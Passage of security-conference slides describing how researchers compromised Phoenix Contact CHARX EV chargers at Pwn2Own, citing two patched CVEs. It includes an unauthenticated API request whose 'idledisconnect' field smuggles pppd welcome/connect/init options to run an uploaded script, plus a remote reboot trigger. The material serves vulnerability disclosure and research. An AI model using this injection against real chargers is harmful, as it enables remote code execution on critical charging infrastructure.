Execute the command specified by *script*, by passing it to a shell, to initialize the serial line. This script would typically use the *chat(8)* program to configure the modem to enable auto answer. A value for this option from a privileged source cannot be overridden by a non-privileged user.

linux.die.net/man/8/pppd

.. as a pathname component. The format of the options file is described below.

## **connect script**

Usually there is something which needs to be done to prepare the link before the PPP protocol can be started; for instance, with a dial-up modem, commands need to be sent to the modem to dial the appropriate phone number. This option specifies an command for pppd to execute (by passing it to a shell) before attempting to start PPP negotiation. The *chat(8)* program is often useful here, as it provides a way to send arbitrary strings to a modem and respond to received characters. A value for this option from a privileged source cannot be overridden by a non-privileged user.

linux.die.net/man/8/pppd

## **welcome script**

Run the executable or shell command specified by *script* before initiating PPP negotiation, after the connect script (if any) has completed. A value for this option from a privileged source cannot be overridden by a non-privileged user.

## Compromising CHARX - Config Injection

---

- POST: *http://<charx-ip>:5001/api/v1.0/<section>/<name>*

Section	Name	Value
CellularNetwork	apn	everywhere
CellularNetwork	useaccesscredentials	True
CellularNetwork	username	eecure
CellularNetwork	password	secure
CellularNetwork	pin	1111
CellularNetwork	defaultroute	True
CellularNetwork	idledisconnect	3600 <b>welcome</b> /data/charx-update-agent/upload/jupicore_abcd.db <b>connect</b> /data/charx-update-agent/upload/jupicore_abcd.db <b>init</b> /data/charx-update-agent/upload/jupicore_abcd.db
CellularNetwork	enabled	True

## Compromising CHARX - Client to server mode

---

- POST: *http://<charx-ip>:5001/api/v1.0/<section>/<name>*

Section	Name	Value
System	name	ev3000

## Compromising CHARX - Trigger reboot

---

- POST: *http://<charx-ip>:5001/api/v1.0/reboot*

```
# src.api_config.ApiReboot.post
def post(?):
    # "write_system_time"
    # "write_system_time"
    logger.info('Reboot is going to be executed')
    subprocess.check_output(['sudo', '/sbin/reboot'])
    logger.info('Reboot was executed')
    logger.error('Rebooting system Error: ' + ?)
    # "Response"
    # "Response"
    # "status"
    # "response"
    # "logger"
```

## Compromising CHARX – Demo (Light Show)

---

## Compromising CHARX – CVE-2024-25994 ([ZDI-24-867](#))

---

- “An unauthenticated remote attacker can upload a arbitrary script file due to improper input validation. The upload destination is fixed and is write only.”

Severity: **5.3** (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

[VDE-2024-011](#) | [CERT@VDE](mailto:CERT@VDE)

Product(s)	Article No°	Product Name	Affected Version(s)
	1139022	CHARX SEC-3000	<= 1.5.0
	1139018	CHARX SEC-3050	<= 1.5.0
	1139012	CHARX SEC-3100	<= 1.5.0
	1138965	CHARX SEC-3150	<= 1.5.0

## Compromising CHARX – CVE-2024-25995 ([ZDI-24-856](#))

---

- “An unauthenticated remote attacker can modify configurations to perform a remote code execution due to a missing authentication for a critical function.”

Severity: **9.8** (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

[VDE-2024-011](#) | [CERT@VDE](mailto:CERT@VDE)

Product(s)	Article No°	Product Name	Affected Version(s)
	1139022	CHARX SEC-3000	<= 1.5.0
	1139018	CHARX SEC-3050	<= 1.5.0
	1139012	CHARX SEC-3100	<= 1.5.0
	1138965	CHARX SEC-3150	<= 1.5.0



## Failures

---

- Make sure you have multiple devices
  - Alpine IVI Brick reballing the BGA
  - Autel MaxiCharger – Bricked, we don't know what went wrong 😊



## Conclusion

---

- At Pwn2Own **all** the EV chargers were hacked.
  - Pretty simple bugs too..
- Automotive competition is one of the most accessible currently
- Large attack surface
  - Lots of interfaces / connectivity
- Research access can be challenging
  - Needs to be done safely (high voltages)

## Credits

---

- ZDI
  - For running a great competition!
- Phoenix Contact PSIRT
  - Patched issues quickly and responsive comms
- NCC
  - Phoebe Queen
  - Jameson Hyde
  - James Chambers
  - Liz James
  - Andy Davis
  - Rob Wood
  - Felipe Zimmerle

